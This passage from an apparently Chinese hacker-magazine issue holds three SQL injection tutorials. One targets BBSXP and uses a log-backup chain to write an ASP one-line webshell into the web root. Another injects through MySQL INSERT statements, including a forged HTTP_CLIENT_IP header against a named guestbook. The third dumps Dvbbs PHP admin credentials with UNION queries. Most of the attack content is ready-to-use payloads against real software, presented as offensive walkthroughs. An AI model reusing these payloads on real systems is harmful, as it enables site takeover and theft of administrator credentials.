   Rs.close
  next
  UpdateThreadStatic(ThreadID)
  succtitle="批量删除帖子, 帖子ID: "&Request.Form("PostID")&""

case "UnDelPost"
  for each ho in Request.Form("PostID")
   ho=int(ho)
    Rs.open "select * from ["&TablePrefix&"Posts] where ThreadID="&ThreadID&" and PostID="&ho&"",Conn,1,3
   if not Rs.eof then
    Rs("Visible")=1
    Rs.update
    if Rs("ParentID")=0 then Execute("update ["&TablePrefix&"Threads] Set Visible=1 where ThreadID="&Rs("ThreadID")&"")
'没有经过任何过滤就进行SQL语句执行,注入漏洞形成
   end if
   Rs.close
  next
  UpdateThreadStatic(ThreadID)
  succtitle="批量还原帖子, 帖子ID: "&Request.Form("PostID")&""
```

以上是cool_wxd的分析过程。好了，简单的来说我们可以控制**ThreadID**变量进行注入，并且发送方式限制了为post。我们现在随便挑选一个帖子进行操作，这里选择“锁定”。为了就是构造一个数据包，如图5。




图5 锁定主题

用winsock抓取包，如图6。

把第一条post数据包保存到nc所在目录1.txt，我们先来试试漏洞是否存在，修改成**ForumID=65&ThreadID=5256%20and%201=1&menu=IsLocked**，计算一下增加了多少字节再修改一下Content-Length的值，**nc www.xxx.com 80 <1.txt>1.html**提交上去，打开生成的1.html回显结果，如图7。

OK，用日志备份拿WEBSHELL，语句如下：

```
ForumID=65&ThreadID=5256';alter%20datebase%20bbsxp%20set%20recovery%20full%20;--&menu=IsLocked //把SQL设为日志完全恢复模式
```

```
ForumID=65&ThreadID=5256';create%20table%20cmd%20(a%20image)%20;--&menu=IsLocked //新建一个CMD表
ForumID=65&ThreadID=5256';backup%20log%20bbsxp%20to%20disk%20=%20'c:\cmd'%20with%20init%20;--&menu=IsLocked //减少备份数据的大小
ForumID=65&ThreadID=5256';insert%20into%20cmd(a)%20values%20('<%eval(request("a")):response.end%>')%20;--&menu=IsLocked //插入一句话木马
ForumID=65&ThreadID=5256';backup%20log%20bbsxp%20to%20disk%20=%20'D:\www\shell.asp'%20;--&menu=IsLocked //备份到WEB路径D:\www\
ForumID=65&ThreadID=5256';drop%20table%20cmd%20;--&menu=IsLocked //删除CMD表
```




图6 抓包




图7 返回结果

至于WEB路径可以到后台“主机环境变量”获得，如图8。

如果不是数据库分离的话就可以拿到WEBSHELL，如图9。




图8 WEB路径




图9 得到webshell

总结

我个人比较喜欢研究BBSXP这种程序，可以说是情有独钟了。我觉得初学发掘漏洞的朋友应该要多多研究BBSXP这种程序，会进步得很快的。这两个注入刚好互补了不足，new.asp虽然可以直接从前台注入，但因为HTMLEncode函数过滤的原因，所以使我们构造语句变得很不方便。好了，文章有什么问题可以到手册论坛找我，论坛ID：Tommie。

编辑点评：

挺好的一篇文章，思路和我们以往有些不同，可谓“剑走偏锋”，BBSXP这个系统正如作者说的，很有内涵的，有时间的朋友可以多读读其代码，按照代码的思路，想一些问题，会很有收获。

利用insert来注射mysql

文 flyh4t

从本文可以学到：

1、insert来注射mysql的技巧

2、举例说明

mysql数据库中select语句的注射是很常见的，但是大家常常忽略了其他语句，比如update和insert的注射。今天我们利用一个非常简陋的留言本代码来测试一下利用子查询来注射insert的一点思路，要求mysql>4.1。本文只是一个poc性质的东西，给新入门的朋友留下了一些思考的地方。

1、测试环境

mysql Version 5.0.22 + PHP Version 5.2.1

2、测试的数据库结构

```
CREATE TABLE `user` (
`username` varchar(12) NOT NULL default 'flyh4t',
`pass` varchar(122) NOT NULL default '5f04ca895f45a7af'
) ENGINE=MyISAM DEFAULT CHARSET=latin1;

CREATE TABLE `contents` (
`username` varchar(12) NOT NULL default 'guest',
`info` varchar(255) NOT NULL default 'hello'
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
```

3、代码

```
<?php
mysql_connect("localhost","root","xxx");
mysql_select_db("flyh4t");
$info=$_GET['info'];
$username=$_GET['username'];
$sql="insert into contents(username,info) values('$username',$info)";
//这个地方发生注射漏洞（这样写有人要挑毛病啦，呵呵，仅仅是poc）
$result=mysql_query($sql);
$sql="select * from contents";
$result=mysql_query($sql);
$numrows=mysql_num_rows($result);
if($numrows>0)
{
while($rs=mysql_fetch_object($result))
{
echo "$rs->username"."留言说:";
echo "$rs->info<br><br>";
}
}
?>
```

提交语句

http://xxx/vul.php?user=testtest&info=(select concat(0x2f,username,0x2f,pass) from user)，insert语句变成了这样的 **insert into contents(username,info) values('testtest',(select concat(0x2f,username,0x2f,pass) from user))";**我们的sql语句成功的运行了，如图1。




图1 成功提交了

4、实际环境下的利用

实际情况中，很多脚本系统都被发现过上面这种类型的漏洞，国内的如sablog，国外的如mybb，要注意两点：

一是MYSQL支持insert into [user] (name,pass) values('aa','bb'),('cc','dd')这样的数据插入；

二是往往在$_SERVER入库时比较容易产生可利用的漏洞，

原因还是那个单引号。

下面我们看个例子：

zj1244 写的留言本（下载地址：http://xdxf.cn/show-157-1.html），该同学是国内某黑客杂志的撰稿人，对 php 脚本的漏洞貌似很有研究，但是难免有疏忽的地方，先笑他一下。

```
----------------------------------------------------
//input.php
……
if($_SERVER['HTTP_CLIENT_IP'])
{
    $ip=$_SERVER['HTTP_CLIENT_IP'];
//没有过滤 HTTP_CLIENT_IP 参数
}
elseif($_SERVER['HTTP_X_FORWARDED_FOR'])
{
    $ip=addslashes($_SERVER['HTTP_X_FORWARDED_FOR']);
}
else
{
    $ip=$_SERVER['REMOTE_ADDR'];
}
    $sql="insert into contents (name,sex,hide,qq,email,ip,content,subject,times) values ('$name','$sex',$hide,'$qq','$email','$ip','$info','$subject',now())";
    //有害的变量被插入了数据库，发生了注射
    $result=mysql_query($sql);
    ……
----------------------------------------------------
```


这个漏洞利用起来很简单：)，像下面这样伪造变量 **$_SERVER['HTTP_CLIENT_IP']=127.0.0.1','test','test',now())('aa','1',1,'378367942',(select concat(0x2f, admin_name, 0x2f, admin_password) from admin), '127.0.0.1'** 就可以在留言者邮箱处暴出管理员用户名和密码，不用担心单引号，在 php>=5 时，$_SERVER 不受 gpc 限制。

编辑点评：

很喜欢这样短小精悍的、能一针见血的说明问题，又能针对问题举个小例子示范的文章；本文说到的利用 insert 这样的函数来注射，也是对以往 select 的注射方法的拓展。

最新动网 PHP 版漏洞——从模拟到实战

■ 南京自动化研究院 冯谷



从本文可以学到：

1、动网 PHP 版注入漏洞分析

2、实战渗透动网 PHP 版

大家好，2 月份给大家讲了动网 ASP 版的漏洞分析与利用，这一期带给大家的是动网 PHP 版漏洞分析与利用。动网现在有 ASP、ASP.NET、PHP 三个版本，ASP 版本占到了国内论坛的 70%-80%，主要是由于动网论坛简单、易用，但是也有很多安全问题。下面，给大家讲讲 PHP 版本的漏洞，并附带一个实战渗透实例。

一、漏洞篇

首先，到官方网站下载最新的动网 PHP 版，在本机搭建好漏洞测试环境。最好是 PHP+MYSQL 环境，大家可以去下一个 apache+mysql+zend 套件，双击就可以安装，一下子就可以建好环境。论坛的安装非常简单，把论坛解压到网站根目录，访问 http://127.0.0.1/install/，它就会提示你，点"下一步"输入数据库用户名和口令，然后修改论坛管理员口令，大家按照提示就可以安装成功。

动网 PHP 版主要存在的是注入漏洞，漏洞出现在网站根目录的 boardrule.php 文件，下面是关建代码，如图 1。

图 1 中所标出来的部分就是产生注入漏洞的代码。




图1 注入漏洞代码

```
    $groupboardid=$_GET['groupboardid'];
    if(!empty($_GET['groupboardid'])){
    $rules=$db->scalar("select rules from {$dv}group_board where id={$groupboardid}");
    }
```

代码中我们可以看出，**groupboardid** 变量通过 **get** 方式获取，当 groupboardid 不为空就直接带入数据库查询语句，变量 groupboardid 没有经过任何过滤，而且变量 groupboardid 又是整型，因此产生注入漏洞。

我们可以用 UNION 联合查询来进行注入，下面，我们来构造注入语句，**http://127.0.0.1/dvbbsphp/boardrule.php?groupboardid=111111111/**/union/**/select/**/1/***，如图 2。




图2 UNION 联合查询

由于数据库查询语句只显示一个字段，所以这里也只能查询一个值。如果我们想一次查询出多个值怎么办呢？在网上查了一下资料，发现用 Mysql 中的 **concat** 函数就可以实现。

（concat 函数就是把几个值连接起来显示，例如：SELECT CONCAT('My', 'S', 'QL')，执行结果是 'MySQL'）

我们来构造语句，一次查询出 PHP 版本信息，数据库名称和用户名称。构造语句如下：

http://127.0.0.1/dvbbsphp/boardrule.php?groupboardid=111111111//union/**/select/**/concat(user(),0x3f,database(),0x3f,version())/*，0x3f** 是"?"的 16 进制，目的是把查询出来的内容进行分隔，便于查看，如图 3。

下面，我们来猜解管理员用户名和口令，构造语句如下：

http://127.0.0.1/dvbbsphp/boardrule.php?groupboardid=111111111//union/**/select/**/concat(username,0x3f,password,0x3f,adduser)/**/from/**/dv_admin/***，我们从 DV_ADMIN 表中查询出了第一条管理员记录，adduser 是管理员前台用户名，如图 4。





